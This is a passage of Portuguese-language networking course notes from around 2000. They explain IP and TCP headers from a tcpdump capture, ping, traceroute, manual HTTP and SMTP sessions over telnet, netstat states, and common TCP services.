# tcpdump -i eth0 -l -n -x port 25
tcpdump: listening on eth0
14:17:51.950111 192.168.0.9.1100 > 192.168.0.1.25: P 1043394526:1043394554(28)...
                4500 0044 9481 0000 4006 64d8 c0a8 0009
                c0a8 0001 044c 0019 3e30 efde 679c eea4
                5018 37ff 03b9 0000 7263 7074 2074 6f3a
                203c 7565 6461
```

O cabeçalho é portanto "4500 0044 9481 0000 4006 64d8 c0a8 0009 c0a8 0001". Analisemos cada um dos campos:

- **Version**: "4", ou seja, trata-se de um pacote ipv4.
- **Header length**: "5", ou seja, 5 palavras de 4 bytes cada (20 bytes ao todo).
- **TOS** (Type of Service): "00". O campo TOS permite aos roteadores tomar decisões sobre o envio de cada pacote dependendo do estado de 4 flags presentes nele: *minimize delay*, *maximize throughput*, *maximize relizbility* e *minimize monetary cost*. Essas flags entretanto são ignoradas por muitas implementações de TCP/IP, e portanto o seu uso pode não alterar a qualidade dos serviços.
- **Total length**: "0044", ou seja, 4*16+4=68 bytes, dos quais os 20 primeiros são os que estamos analisando.
- **Identification**: "9481" é um identificador de pacotes. Trata-se de um contador circular dos pacotes gerados numa máquina, e importante para o âmbito da fragmentação de pacotes.

- **Flags** e **Fragment Offset**: "00", usados para a remontagem de pacotes fragmentados (divididos em várias partes, ao atingir um meio físico om MTU menor do que o tamanho do pacote) ao longo da transmissão.
- **TTL**: "40", time to live.
- **Protocol**: "06", ou seja, **TCP**.
- **Header checksum**: "64d8", utilizado para verificar a integridade do cabeçalho IP.
- **Source address**: "c0a80009", ou seja, 192.168.0.9.
- **Destination address**: "c0a80001", ou seja, 192.168.0.1.

1.4 O comando ping

O comando ping envia para um endereço indicado pacotes ICMP do tipo ECHO REQUEST, que ao serem recebidos pelo destinatário são respondidos com pacotes ICMP do tipo ECHO REPLY:

```
$ ping 200.231.191.10

PING 200.231.191.10 (200.231.191.10): 56 data bytes
64 bytes from 200.231.191.10: icmp_seq=0 ttl=64 time=2.0 ms
64 bytes from 200.231.191.10: icmp_seq=1 ttl=64 time=0.9 ms
64 bytes from 200.231.191.10: icmp_seq=2 ttl=64 time=0.9 ms
64 bytes from 200.231.191.10: icmp_seq=3 ttl=64 time=0.8 ms
64 bytes from 200.231.191.10: icmp_seq=4 ttl=64 time=0.9 ms
```

O ping é a primeira ferramenta a ser utilizada para se constatar a existência ou não de conectividade física com uma outra máquina. Por exemplo: ao não conseguirmos consultar no browser as páginas de um site determinado (vamos supor, http://www.ietf.org), uma primeira providência poderia ser "pingar" o respectivo servidor:

```
$ ping www.ietf.org
```

Note que não indicamos ao ping um endereço IP numérico, mas sim um nome. Como veremos nas notas referentes a DNS, neste caso o ping realiza previamente a consulta do registro "A" associado ao nome.

1.5 O Comando traceroute

Na Internet, quando enviamos um pacote a um servidor longínquo, esse pacote percorrerá uma sequência de gateways antes de atingir o seu destino. Cada gateway é um participante da Internet, e suas interfaces possuem endereços IP a elas atribuídos. Podemos listar a sequência de gateways que intermediam a nossa comunicação (envio de pacotes) a uma dada máquina através do comando traceroute (*no windows o comando traceroute teve o seu nome alterado para tracert*):

```
# traceroute www.kernel.org
traceroute to zeus.kernel.org (209.10.41.242), 30 hops max, 40 byte packets
```

```
 1 cisco1.ibpinetsp.com.br (200.231.191.1) 160.938 ms
 2 ibpinetsp-S9-1-0-2-dist01.spomb.embratel.net.br (200.228.255.153) 338.660 ms
 3 ebt-A1-2-1-dist05.spo.embratel.net.br (200.246.244.230) 398.733 ms
 4 ebt-P10-0-core03.spo.embratel.net.br (200.230.0.138) 398.722 ms
 5 ebt-P12-0-0-intl02.spo.embratel.net.br (200.230.0.101) 298.678 ms
 6 Hssi9-1-0.SR1.BLM1.ALTER.NET (157.130.22.89) 1218.773 ms
 7 502.ATM2-0.XR2.EWR1.ALTER.NET (152.63.22.22) 1248.486 ms
 8 192.at-1-1-0.TR2.NYC8.ALTER.NET (152.63.20.238) 1179.730 ms
 9 124.at-6-0-0.TR2.SAC1.ALTER.NET (152.63.6.14) 1259.654 ms
10 296.ATM7-0.XR2.SJC1.ALTER.NET (152.63.51.53) 1339.775 ms
11 192.ATM5-0.GW9.SJC2.ALTER.NET (152.63.52.237) 1369.743 ms
12 globix-oc3.customer.alter.net (157.130.204.190) 1239.730 ms
13 pos1-2-core2.sjc1.globix.net (209.10.12.53) 1229.761 ms
14 pos5-0-0-aggr1.sjc1.globix.net (209.10.3.30) 1119.753 ms
15 zeus.kernel.org (209.10.41.242) 1179.713 ms
```

Assim, os pacotes inicialmente atingiram o 200.231.191.1. Este, por não ser o destino final, repassou-os para o 200.228.255.153, este para o 200.246.244.230 e assim por diante. Esse repasse é em geral denominado *forward*.

A técnica utilizada pelo traceroute baseia-se em fazer variar o TTL dos pacotes. No cabeçalho IP há um campo TTL (Time To Live). Toda vez que um pacote atravessa um gateway intermediário, o seu TTL é decrementado de uma unidade. Se nessa operação o TTL zerar, então o pacote é descartado e aquele gateway gera um pacote destinado ao originador do pacote descartado notificando o ocorrido. Nesse pacote notificador consta no campo do IP do remetente o IP do gateway onde o descarte ocorreu. Assim, o procedimento do traceroute consiste em gerar pacotes com o TTLs 1, 2, 3, e assim por diante, que provocarão o recebimento de notificações de descarte do primeiro, segundo, terceiro gateways, e assim por diante, até ser atingido o destino indicado como argumento do traceroute.

O traceroute permite descobrir a topologia de uma rede distante. Como isso pode ser uma informação importante para realizar ataques, muitos administradores de redes evitam que esses pacotes de notificação sejam gerados ou saiam da infraestrutura local para a Internet. Se tentarmos rodar o traceroute indicando como argumento uma máquina de uma infraestrutura que siga esse critério administrativo (e que é recomendável do ponto de vista de segurança), conseguiremos traçar apenas um trecho inicial da rota.

1.6 RTT e banda

Os tempos apresentados pelo ping e pelo traceroute são chamados RTT (round trip time). Esses tempos estão associados à banda dos links de comunicação, e em alguns casos é possível inferir a capacidade de um link a partir do RTT. Essa inferência é realizada pelo comando **bing**. Ele não costuma estar presente nativamente na maior parte dos sistemas operacionais, mas pode ser obtido na Internet. Note que se subtrairmos os RTTs de dois gateways adjacentes mas distantes vários "hops" de nós obteremos o RTT do link através do qual estão conectados. Dessa maneira, o bing é capaz de inferir a capacidade de um link do qual estamos separados por vários gateways. O bing pode ser encontrado em http://web.cnam.fr/reseau/bing.html.

Questões

1.1 Suponha que você esteja em casa conectado ao seu provedor de acesso, e não esteja conseguindo ler no browser uma página web. Quais testes você realizaria para tentar diagnosticar uma ausência de conectividade física entre você e o servidor remoto?

1.2 Que teste você realizaria na sua casa no seu micro doméstico para tentar confirmar qual é a capacidade do link que o seu provedor de acesso diz ter com a Embratel?

1.3 Recentemente foi anunciado o lançamento do primeiro hotel lunar para o ano 2008. Quais alterações num primeiro momento você sugeriria ao nível do mecanismo de retransmissão e de janelas do TCP a fim de viabilizar o acesso Internet para os hóspedes (sugestão: a partir da velocidade da luz, calcule o tempo necessário para a Terra enviar o ack de um pacote enviado pela Lua). Avalie se o mesmo problema ocorre com satélites geoestacionários ou com satélites de baixa altitude, como os previstos pelo projeto Guerra nas Estrelas.

1.4 Como você faria para descobrir qual é o TTL (time to live) dos pacotes gerados pelo seu computador e enviados para a Internet? (sugestão: cheque a documentação do tcpdump).

2. Introdução ao TCP

Canal TCP

- Dificuldades: reordenação, reconstrução, reenvio
- O conceito de canal virtual
- A camada (layer) TCP implementa canais virtuais
- O telnet como cliente TCP genérico
- Exemplo de SMTP via telnet
- Exemplo de HTTP via telnet
- Os campos do cabeçalho TCP
- Sequence numbers e janelas
- Portas e serviços

Aplicações TCP populares

Eudora, Outlook (cliente); sendmail (servidor) Netscape (cliente); apache (servidor) ftp (cliente); ftpd (servidor) X clients e X server

Notas

2.1 O Protocolo TCP

Na sua grande maioria, os serviços utilizados na Internet baseiam-se num protocolo de transporte construído sobre o IP, que se chama TCP (Transfer Control Protocol).

Suponha que usemos o Netscape (por exemplo) para visitar o URL http://altavista.digital.com. O Netscape receberá então do Altavista uma página HTML, ou seja, um texto (sequência de caracteres) eventualmente iniciado assim:

```
<html><head><base href="http://jump.altavista.com/" target="_top">
<meta http-equiv=Refresh content=300>
<title> AltaVista - Search</title>
<META name="description"
content="AltaVista.com provides the most comprehensive search
experience on the Web.">
<META name="keywords" content="search, searches, ...
...
```

Essa página terá tipicamente vários kilobytes e a sua tranferência do Altavista para o Netscape será feita atraves do envio de vários pacotes, cada um carregando uma parte (segmento) da página. Assim, no servidor é necessário "picotar" a página, e, no cliente, reordenar os segmentos no texto original. Todo esse trabalho é feito pelo TCP.

Cada pacote carrega neste caso as informações necessárias à remontagem. Elas estão presentes no cabeçalho TCP, que tem 20 bytes e segue imediatamente o cabeçalho IP.

<table>
<tr><td colspan="2">source port (16)</td><td colspan="2">destination port (16)</td></tr>
<tr><td colspan="2">sequence number (32)</td><td colspan="2" rowspan="2"></td></tr>
<tr><td colspan="2">acknowledgment number (32)</td></tr>
<tr><td>header length (4)</td><td>reserved (6)</td><td>flags (6)</td><td>window size (16)</td></tr>
<tr><td colspan="2">TCP checksum (16)</td><td colspan="2">urgent pointer (16)</td></tr>
<tr><td colspan="2">options (if any)</td><td colspan="2"></td></tr>
</table>

O cabeçalho TCP

Voltemos ao exemplo dado acima ao analisarmos o cabeçalho IP, e completemos a exposição analisando agora o cabeçalho TCP:

```
# tcpdump -i eth0 -l -n -x port 25
tcpdump: listening on eth0
14:17:51.950111 192.168.0.9.1100 > 192.168.0.1.25: P 1043394526:1043394554(28)...
                4500 0044 9481 0000 4006 64d8 c0a8 0009
                c0a8 0001 044c 0019 3e30 efde 679c eea4
                5018 37ff 03b9 0000 7263 7074 2074 6f3a
                203c 7565 6461
```

O cabeçalho TCP é "044c 0019 3e30 efde 679c eea4 5018 37ff 03b9 0000". Analisemos cada um dos campos:

- **Source port**: "044c", ou seja, 1100. É importante observar que o valor da porta de origem é maior do que 1024. Esse é o caso típico de porta "de cliente", ou "não privilegiada".
- **Destination port**: "0019", ou seja, 25, que é a porta associada ao serviço SMTP e é a que foi indicada ao tcpdump.
- **Sequence number**: "3e30 efde". A posição relativa, dentro do *stream* de bytes em envio pela sequência de pacotes TCP dessa conexão, do primeiro byte de dados desse pacote.
- **Acknowledgement number**: "679c eea4". O próximo sequence number que o computador que originou esse pacote espera receber do outro computador.
- **Header length**: "5", ou seja, 5 palavras de 4 bytes, ou 20 bytes ao todo.
- **Flags**: "18" (na verdade, apenas os seis bits menos significativos do 18, ou seja, 011000). São, nessa ordem, as flags **URG** (urgent pointer is valid), **ACK** (valid acknowledgement number), **PUSH** (repasse os dados para a aplicação o mais rápido possível), **RST** (reset), **SYN** (synchronize, ou sincronização dos sequence numbers, ativa no primeiro pacote da conexão) e **FIN** (finish). No nosso caso, estão ativas as flags **ACK** e **PUSH**. Note que a saída do tcpdump está acusando através da letra **P** o fato da flag **PUSH** estar ativa (a flag **PUSH** na verdade é ignorada por muitas implementações de TCP/IP).
- **Window size**: "37ff", ou seja, 14207. A quantidade de bytes, iniciando no acknowledgment number, que o computador que gerou esse pacote admite receber para esta conexão. Trata-se de um mecanismo de controle de fluxo, para regular a velocidade de envio a fim de evitar colapsos.
- **TCP checksum**: "03b9", utilizado para verificar a integridade do cabeçalho TCP e dos dados.
- **Urgent pointer**: "0000". Quando a flag URG está ativa, este campo informa quantos bytes de dados "urgentes" há a partir do sequence number informado neste pacote.

2.2 O comando telnet

O comando telnet estabelece uma conexão TCP com um servidor dado numa porta dada. Ele pode ser visto como um cliente TCP genérico, através do qual é possível estabelecer um "diálogo" (envio e recebimento de bytes no formato do protocolo de aplicação por ele implementado, como HTTP ou SMTP) com um servidor TCP.

Muitos protocolos TCP assemelham-se ao "diálogo" que se estabelece entre um operador e uma interface de linha de comandos como os shells do Unix. Isso permite que os serviços que implementam esses protocolos possam ser testados manualmente através de um cliente como o telnet. Vejamos como utilizá-lo telnet para fazer o download de uma página web da mesma forma que o Netscape faria:

```
$ telnet altavista.digital.com 80
Trying 204.152.190.65...
Connected to altavista.digital.com.
Escape character is '^]'.
GET / 1.0
```

```
<html><head><title>AltaVista - Search</title> ...
...
```

O Altavista responde ao nosso comando **GET** (repare que é necessário pressionar ENTER duas vezes ao terminar a linha **GET / 1.0**) enviando a página HTML default do servidor. O caractere "/" corresponde ao path ("caminho") da raiz do servidor. Normalmente os URLs contém um path explícito, por exemplo http://www.internic.net/regist.html. Neste caso, o comando **GET**, que é definido pelo protocolo HTTP, teria que indicar o path /regist.html:

```
$ telnet www.internic.net 80
Trying ...
Connected to www.internic.net.
Escape character is '^]'.
GET /regist.html 1.0

<html>

<head>
<meta http-equiv="Content-Type" content="text/html; ...
...
```

À medida em que o servidor remoto envia o texto HTML aos pedaços (cada um num pacote), o layer de TCP/IP local vai reordenando-os e entregando a sequência de bytes assim obtida à aplicação que solicitou a conexão, e que no nosso caso é o telnet. O telnet exibe então na sua saída aquilo que recebeu, e vemos o texto HTML rolar à nossa frente, completo e íntegro da página. No Linux, o layer de TCP/IP está presente no kernel do sistema operacional. No windows ele compõe uma DLL separada, a winsock (ou wsock32).

2.3 TCP, mecanismo de transporte genérico

Uma vez que o TCP cria um mecanismo de envio e recebimento de sequências de bytes (chamadas streams), ele pode ser utilizado por quaisquer serviços que se possam implementar dessa maneira: envio e recebimento de emails, compartilhamento de discos e impressoras, transferência de arquivos, bate-papo ("chat"), acesso a bancos de dados SQL, etc. De fato, sobre o mecanismo básico oferecido pelo TCP, foram sendo definidos inúmeros protocolos de aplicação para a implantação desses serviços e outros ainda.

A fim de ilustrar isso, vejamos como o TCP é utilizado para envio (deliver) de emails de forma análoga àquela usada para o download de uma página web. Nesse caso estaremos utilizando o telnet para criar uma conexão TCP e, esta, para realizar uma transação SMTP:

```
$ telnet 200.231.191.10 25
Trying 200.231.191.10...
Connected to 200.231.191.10.
Escape character is '^]'.
220 mailhost.ibpinetsp.com.br ESMTP Sendmail 8.9.3...
```

HELO bahia@ibpinetsp.com.br
250 bahia@ibpinetsp.com.br, pleased to meet you
mail from: <ueda@ibpinet.net>
250 <ueda@ibpinet.net>... Sender ok
rcpt to: <fmarinho@ibpinet.net>
250 <fmarinho@ibpinet.net>... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject: teste, por favor ignore

Teste, por favor ignore.
.
250 RAA00951 Message accepted for delivery
quit

As linhas enviadas pelo servidor iniciam-se com algum número (220, 250, etc), que funciona como diagnóstico para o cliente analisar se o comando foi bem-sucedido ou não. Truncamos algumas das linhas ao transcrevê-las para simplificar a sua leitura. A transação acima é idêntica àquela que é realizada por qualquer cliente SMTP (Eudora, Outlook, etc), exceto talvez por não termos incluído um cabeçalho completo para o email. De fato, alguns servidores SMTP recusariam este email em virtude da ausência do cabeçalho. O "cabeçalho" no caso é o do email, e não o dos pacotes. Um tal cabeçalho poderia ser (as linhas que terminam com ... foram truncadas):

```
From domreg@mts2.internic.net  Sat Jun 24 00:59:37 2000
Return-Path:
Received: from localhost by hal.home.unet (8.9.3/1.34)
      id AAA00887; Sat, 24 Jun 2000 00:59:36 GMT
Delivered-To: UEDA@IME.USP.BR
Received: from 143.107.45.12
      by localhost with POP3 (fetchmail-5.0.0)
      for ueda@home.unet (single-drop); Fri, 23 Jun 2000 ...
Received: (qmail 28680 invoked from network); 23 Jun 2000 ...
Received: from mts2.internic.net (198.41.1.234)
  by bidu.ime.usp.br with SMTP; 23 Jun 2000 04:10:08 -0000
Received: (from domreg@localhost)
      by mts2.internic.net (8.9.3/8.9.1) id AAA17405;
      Fri, 23 Jun 2000 00:09:40 -0400 (EDT)
From: Domain Registration Role Account
Message-Id: <200006230409.AAA17405@mts2.internic.net>
Subject: Re: ...
Date: Fri, 23 Jun 2000 00:09:40 -0400 (EDT)
Reply-To: hostmaster@internic.net
To: UEDA@IME.USP.BR
X-Mailer: fastmail [version 2.4 PL24]
Status: O
```

X-Status:
X-Keywords:
X-UID: 1494

Note que as linhas "Received:" registram a rota (não a rota IP, mas a rota dos servidores SMTP) que o email seguiu desde a sua criação. No caso, ele foi inicialmente recebido pelo mts2.internic.net a partir de um cliente da própria máquina. Em seguida o mts2 transferiu-o ao computador bidu.ime.usp.br (porque ele é o servidor MX do domínio ime.usp.br, veja as notas sobre DNS). Em seguida ele foi baixado via POP pelo fetchmail e transferido para uma caixa postal.

2.4 O conceito de conexão

Tanto no exemplo do download de uma página web através do cliente telnet quanto no exemplo do envio de um email, criamos aquilo que se chama de *conexão TCP*, ou também *canal virtual TCP*, ou *circuito virtual TCP*.

A conexão TCP pode ser vista como sendo análoga a um pipe entre dois processos conectando a saída do primeiro à entrada do segundo. Pipes desse tipo são familiares às pessoas que já utilizaram algum shell Unix ou o COMMAND.COM do MS-DOS. Seguem dois exemplos, o primeiro para um shell Unix, e o segundo para o MS-DOS:

```
$ ps ax | grep netscape
C:\> TYPE AUTOEXEC.BAT | MORE
```

A conexão TCP que criamos para envio de um email liga por assim dizer a "saída" do telnet com a "entrada" do sendmail (que é um programa que está rodando no servidor smtp 200.231.191.10). Ela conecta também a "saída" do sendmail à "entrada" do telnet. Dessa forma, uma diferença da conexão TCP com os pipes acima é o fato dela ser bidirecional.

A conexão TCP cria para as aplicações nas duas pontas a ilusão de que existe um meio físico exclusivo para o diálogo entre elas, um "canal" ou "circuito" exclusivo. Esse canal ou circuito, como vimos anteriormente, é na verdade simulado através de pacotes que compartilham o meio físico com outras máquinas e outras aplicações, e é por este motivo que a conexão TCP é chamada de canal ou circuito virtual.

Note que naquilo que ela possui de concreto, a "conexão" TCP reduz-se às estruturas de dados que são mantidas em cada uma das pontas, e que servem para o layer TCP de cada máquina gerar e enviar os pacotes a partir dos dados que a aplicação repassa a ela, e a reconstruir a sequência de bytes enviadas pela outra ponta e a partir do conteúdo dos pacotes que vão sendo recebidos. Assim, se, por exemplo, um gateway intermediário entre o cliente e o servidor for desligado e ligado novamente em seguida, nenhum prejuízo ocorrerá para a conexão exceto talvez um atraso no envio de pacotes, pois aquele gateway intermediário não armazenava nenhuma informação de estado sobre a conexão.

2.5 As portas TCP

No exemplo em que fizemos o download de uma página através do cliente telnet, indicamos a ele o número 80 como parâmetro. No exemplo do envio de email, indicamos 25 ao

invés de 80. Esses números são chamados de "portas", e nesses casos (80 e 25) tratam-se das portas default em que os serviços HTTP e SMTP atendem.

Um mesmo computador numa rede IP pode atender simultâneamente vários serviços diferentes (por exemplo pode ser ao mesmo tempo servidor HTTP e SMTP). Quando um pacote de um cliente atinge-o solicitando uma conexão, é necessário que esse pacote carregue a informação de a qual serviço conectar. Isso está especificado no campo destination port do cabeçalho IP. Esse campo possui 16 bits. Assim, o termo "porta" nesse contexto não refere um dispositivo físico como uma porta serial, mas um número presente no header TCP, e que orienta o layer de TCP/IP a respeito da aplicação à qual aquele pacote se destina.

Muitos dos números de portas estão já associados a serviços. Além dos dois vistos temos por exemplo o POP3 (110), TELNET (23), NNTP (119), e várias outras dezenas. Essa associação é importante porque o cliente ao gerar os pacotes necessita saber de antemão qual é a porta em que o serviço atende. Não obstante, em muitas implementações de clientes e servidores TCP é possível alterar a porta default. Nesse caso, entretanto, o cliente continua necessitando saber de antemão a porta em que o servidor atende aquele serviço.

2.6 A porta TCP do cliente

Uma inspeção no formato do cabeçalho TCP nos mostra que além do número da porta do destinatário que, como vimos, no servidor está associado ao serviço, existe também um campo de número da porta do remetente do pacote. Assim, quando um cliente toma a iniciativa de abrir uma conexão TCP com, digamos, um servidor web, ele terá que suprir nesse campo um número de porta local. Para que servirá ele?

Um mesmo computador pode estar sendo, ao mesmo tempo, cliente de vários servidores TCP. Assim, os pacotes de retorno precisam carregar informação suficiente para identificar em cada caso a qual conexão os dados que ele carrega se referem. Isso só é possível se houver também uma porta alocada no cliente, porque no caso de um mesmo cliente criar duas conexões diferentes num mesmo serviço de um mesmo servidor (por exemplo duas instâncias do Netscape, cada uma carregando uma página diferente do Yahoo) nem os IPs e nem a porta do servidor (80) seriam suficientes para distinguir a qual instância do Netscape se refere cada um dos pacotes que chegassem.

De fato, antes de um cliente TCP iniciar uma conexão, ele solicita ao layer TCP/IP algum número de porta TCP local que esteja disponível, e que durante a existência daquela conexão estará associado àquela conexão de forma única. Assim, toda conexão TCP é identificada, tanto no cliente quanto no servidor por uma única quádrupla de parâmetros: IP de origem, IP de destino, porta de origem, porta de destino. Para esses pedidos de portas dinâmicas, o layer de de TCP/IP sempre aloca portas "altas" (acima de 1024). Os serviços TCP por sua vez utilizam sempre portas "baixas" (abaixo de 1024), exceto o Xwindows (6000) e eventualmente outros serviços não standard, como por exemplo muitos servidores SQL.

2.7 O comando netstat

O comando netstat exibe uma série de informações de estado relativas ao TCP/IP. Em particular, ele exibe as conexões TCP em curso, caracterizando-as através da quádrupla IP de origem, IP de destino, porta de origem, porta de destino:

```
$ netstat -n -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address        Foreign Address    State
tcp        0      0 200.231.191.110:1023  143.107.45.19:22   ESTABLISHED
tcp        0      0 192.168.0.1:2345      192.168.0.1:1056   ESTABLISHED
tcp        0      0 192.168.0.1:1056      192.168.0.1:2345   ESTABLISHED
```

Obs. *em muitos comandos oriundos de plataformas Unix-like, a opção* **-n** *pode ser utilizada para evitar a resolução reversa de endereços no display da resposta*.

A coluna State exibe o estado da conexão. Com a opção -a, o comando netstat exibe também as portas TCP locais que estão aceitando conexões (estado LISTEN):

```
$ netstat -n -t -a
```

Note que a conexão TCP tem sempre uma parte passiva (aquela onde a porta associada ao serviço foi alocada por uma apllicação como um servidor web que a colocou em modo listen) e uma parte ativa (que alocou uma porta local dinâmica e tomou a iniciativa de conectar na porta remota colocada em listen). A parte passiva é quem oferece o serviço e, portanto, o *servidor*. A parte ativa é quem usa o serviço e, portanto, o *cliente*. Além dos estados **ESTABLISHED** e **LISTEN**, vários outros podem ocorrer. Os mais relevantes são:

- **SYN_SENT** enviado pedido de sincronização (a flag SYN), ou, em outras palavras, já tomamos a iniciativa de criar a conexão enviando um primeiro pacote, mas ela ainda não foi estabelecida. A flag SYN e a flag FIN (citada a seguir) são bits especiais do cabeçalho TCP. Um estado SYN_SENT que perdura em geral indica que a outra parte está inacessível.
- **FIN_WAIT** já tomamos a iniciativa de encerrar a conexão enviando a flag FIN, agora estamos aguardando que a outra parte receba nosso FIN e em resposta envie para nós o FIN. Note que esse estado ocorre apenas na parte que tomou a iniciativa de encerrar a conexão.
- **TIME_WAIT** recebemos o pedido de encerramento de conexão (FIN) e respondemos enviando de nossa parte a flag FIN. Agora estamos aguardando um tempo predeterminado pois, se o nosso FIN não chegar na outra parte (isto é, se por uma eventualidade o pacote que enviamos for descartado num ponto intermediário), então a outra parte solicitará novamente nosso FIN através de uma retransmissão do FIN dela. Note que esse estado ocorre apenas na parte que não tomou a iniciativa de encerrar a conexão.

2.8 Um panorama breve dos serviços TCP

Existe uma grande quantidade de protocolos de aplicação TCP, e outros novos vão sendo criados à medida em que se vão tornando necessários. Ao longo dos anos, alguns protocolos firmaram-se como padrões largamente utilizados no mundo todo, o que não impediu que alguns deles fossem sendo lentamente substituídos por outros mais apropriados às necessidades das

pessoas e chegassem mesmo a ser abandonados. Seguem alguns desses protocolos com rápidos comentários:

- **SMTP** Simple Mail Transport Protocol. O protocolo para envio de emails na Internet, cujo uso exemplificamos acima.
- **TELNET** Vimos anteriormente que existe um comando telnet que pode ser utilizado como cliente TCP genérico. Entretanto também existe o protocolo telnet, cuja finalidade é abrir uma seção num computador remoto. Esse protocolo foi largamente utilizado na Internet, mas nos últimos anos vem sendo abandonado em detrimento de outros que oferecem criptografação dos dados de autenticação e de conexão (principalmente o ssh).
- **FTP** File Transfer Protocol, utilizado para download ou upload de arquivos, com ou sem tradução de charsets. O FTP foi um dos protocolos mais importantes para a massiva distribuição de softwares e de informação que a Internet viabilizou, sendo utilizado tanto de forma interativa quanto automatizada, através de softwares de espelhamento. O surgimento e popularização do HTTP lançou o FTP na sombra, além do que em muitas situações ele vem sendo substituído por protocolos que oferecem criptografação dos dados de autenticação e de conexão (principalmente o https e o scp). Não obstante, continua sendo bastante utilizado.
- **Serviços "r"** O Unix de Berkeley (BSD) criou e popularizou os serviços "r" (rsh, rlogin, rcp, rexec, etc). Permitem executar comandos numa máquina remota, abrir uma seção numa máquina remota ou copiar arquivos de/para uma máquina remota. Foram e são importantes por implementarem um mecanismo de autenticação baseado no endereço de origem da conexão e não em checagem de senhas, o que é muito prático para automatização de processos envolvendo várias máquinas. Com essa finalidade continua sendo utilizado a nível interno em corporações ou organizações, entretanto para uso generalizado na Internet são preferidas hoje alternativas que oferecem criptografação dos dados de autenticação e de conexão (principalmente o ssh).
- **POP e IMAP** Protocolos utilizados para download de emails. Vastamente utilizados na Internet, mas necessitam ser substituídos por outros que implementem ao menos a criptografação dos dados de autenticação.
- **X Protocol** O protocolo utilizado pelo Xwindows para display das janelas das aplicações. O Xwindows (sistema gráfico multiplataforma, mas utilizado principalmente em máquinas Unix) é um sistema cliente-servidor onde o servidor oferece o serviço de display e o cliente requisita operações como alterar a cor de um pixel, desenhar uma linha, etc. Cliente e servidor podem operar na mesma máquina ou em máquinas diferentes (display remoto). O Xwindows é largamente utilizado no mundo todo, e a recente popularização do Linux aumentou significativamente a sua base instalada.
- **NNTP** Network News Transfer Protocol. O "news" é um gigantesca coleção de grupos de discussão, cobrindo os mais variados assuntos. Já foi um dos serviços mais populares da Internet, mas a sua importância diminuiu muito após o advento do HTTP, a ponto da maior parte dos usuários mais novos da Internet nunca ter ouvido falar dele.
- **LPD** Protocolo de impressão remota.
- **GOPHER** O gopher pode ser visto como um predecessor do HTTP. Permitia a criação de servidores de informação com diretórios e textos. Possuía mecanismos de busca de palavras-chave. Com o advento do HTTP, o uso do gopher foi literalmente abandonado.
- **HTTP** Hypertext Transfer Protocol. O protocolo utilizado pelos clientes e servidores da Teia Mundial WWW. Ao lado do SMTP, é o protocolo mais utilizado e popular

atualmente na Internet, a ponto da maior parte das pessoas confundir "Internet" e a Teia Mundial, achando que são a mesma coisa.

- **SSH** Secure Shell. Utilizado para sessões remotas e transferências de arquivo com criptografação dos dados de autenticação e da conexão. Dentre as muitas ferramentas criadas para essas finalidades, emergiu como um padrão muito forte e possui várias implementações.
  Obs. *O protocolo SSH possui duas versões (versão 1 e versão 2). Existem várias implementações independentes da versão 1, mas a versão 2 está implementada apenas pelos criadores do protocolo, e a sua licença de uso é mais restrita do que a da versão 1.*
- **LDAP** Um protocolo para criação de diretórios de informação distribuídos (por exemplo a lista telefônica de uma corporação). Vem tentando estabelecer-se como um padrão forte na Internet há alguns anos.

É de se notar também que serviços muito populares e que não foram originalmente implementados para utilizar o TCP como mecanismo de transporte acabaram migrando para o TCP/IP. Os casos mais notáveis são os serviços de compartilhamento de recursos da Novell e da Microsoft.

2.9 Clientes TCP populares

Como vimos, um cliente TCP é um software (um "programa"). Vejamos alguns exemplos de clientes TCP de largo uso, de hoje e de ontem...

- **Clientes TCP do BSD** Uma porção considerável (se não a quase totalidade) dos clientes TCP de linha de comandos (telnet, ftp, rsh, etc) presentes nos diversos sistemas Unix-like provém das implementações desses clientes feitas para o Unix de Berkeley (BSD).
- **Browsers web** Os browsers web são clientes multiprotocolo. Em geral implementam, além do HTTP, o FTP e o GOPHER. Alguns implementam também SMTP e POP/IMAP. O primeiro a ganhar excepcional popularidade foi o NCSA Mosaic. Os mais conhecidos atualmente são o Mozilla (Netscape) e o IE (Internet Explorer).
- **Clientes SMTP/POP/IMAP** Há uma vasta quantidade de clientes TCP para uso de correio eletrônico: eudora, pine, mutt, outlook, e muitos, muitos outros.
- **Aplicações do Xwindows** Qualquer aplicação feita para Xwindows é (também) um cliente TCP: twm, fvwm, xterm, xclock, xemacs, aplicações feitas para o gnome ou para o kde, etc.
- **NCSA Telnet** Foi uma aplicação muito popular. Feito para MS-DOS, inclui não apenas a implementação do cliente telnet, mas também de todo o layer de TCP/IP (visto que esse layer não existia nativamente no MS-DOS). Inclui um cliente FTP, um servidor FTP e um cliente LPD.

2.10 Servidores TCP largamente utilizados

Como vimos, um servidor TCP é um software (um "programa"). Em sistemas Unix-like, esses programas às vezes são chamados "daemons", e por causa disso os seus nomes com certa frequência são o nome do protocolo com a letra "d" acrescentada (e.g. httpd, ftpd, talkd, etc). Vejamos alguns exemplos de clientes TCP de largo uso, de hoje e de ontem...

- **sendmail** Escrito por Eric Allman, é o servidor SMTP mais utilizado do mundo atualmente. Tem a má fama de ter sido um dos softwares mais explorados por crackers, que tiraram proveito das suas falhas de segurança para atacar servidores na Internet. Não obstante, trata-se de um software seguro e confiável, sedimentado por muitos anos de uso e desenvolvimento. Apesar de muitos considerá-lo dificílimo de configurar e um verdadeiro dinossauro da Internet, continua firme na sua liderança. Maiores informações podem ser obtidas em http://www.sendmail.org.
- **Servidores do BSD** Muitos servidores TCP presentes em sistemas Unix-like (por exemplo os dos serviços "r") provém das implementações feitas para o Unix de Berkeley (BSD).
- **Apache** É o servidor HTTP mais utilizado do mundo. Feito com base no NCSA httpd, que juntamente com o Cern http e o NCSA Mosaic, foi uma das alavancas da disseminação da Teia Mundial WWW.
- **Xservers** Qualquer Xserver é um servidor TCP. Existem muitos Xservers no mercado, mas os mais utilizados provavelmente são os do XFree86, que é um porte do MIT X11 para a arquitetura Intel.
- **qmail** Servidor SMTP escrito por Daniel Bernstein, costuma ser considerado excepcionalmente seguro e capaz de atender uma alta demanda. O seu autor oferece uma recompensa de US$1.000,00 para quem conseguir encontrar uma falha de segurança no software. É utilizado em algumas instalações muito grandes, como o Hotmail, o Net@ddress e o Yahoo. Criou um novo padrão muito robusto de armazenamento de emails em sistemas unix-like, salvando cada email num arquivo separado com um nome especialmente construído. Maiores informações em http://www.qmail.org.
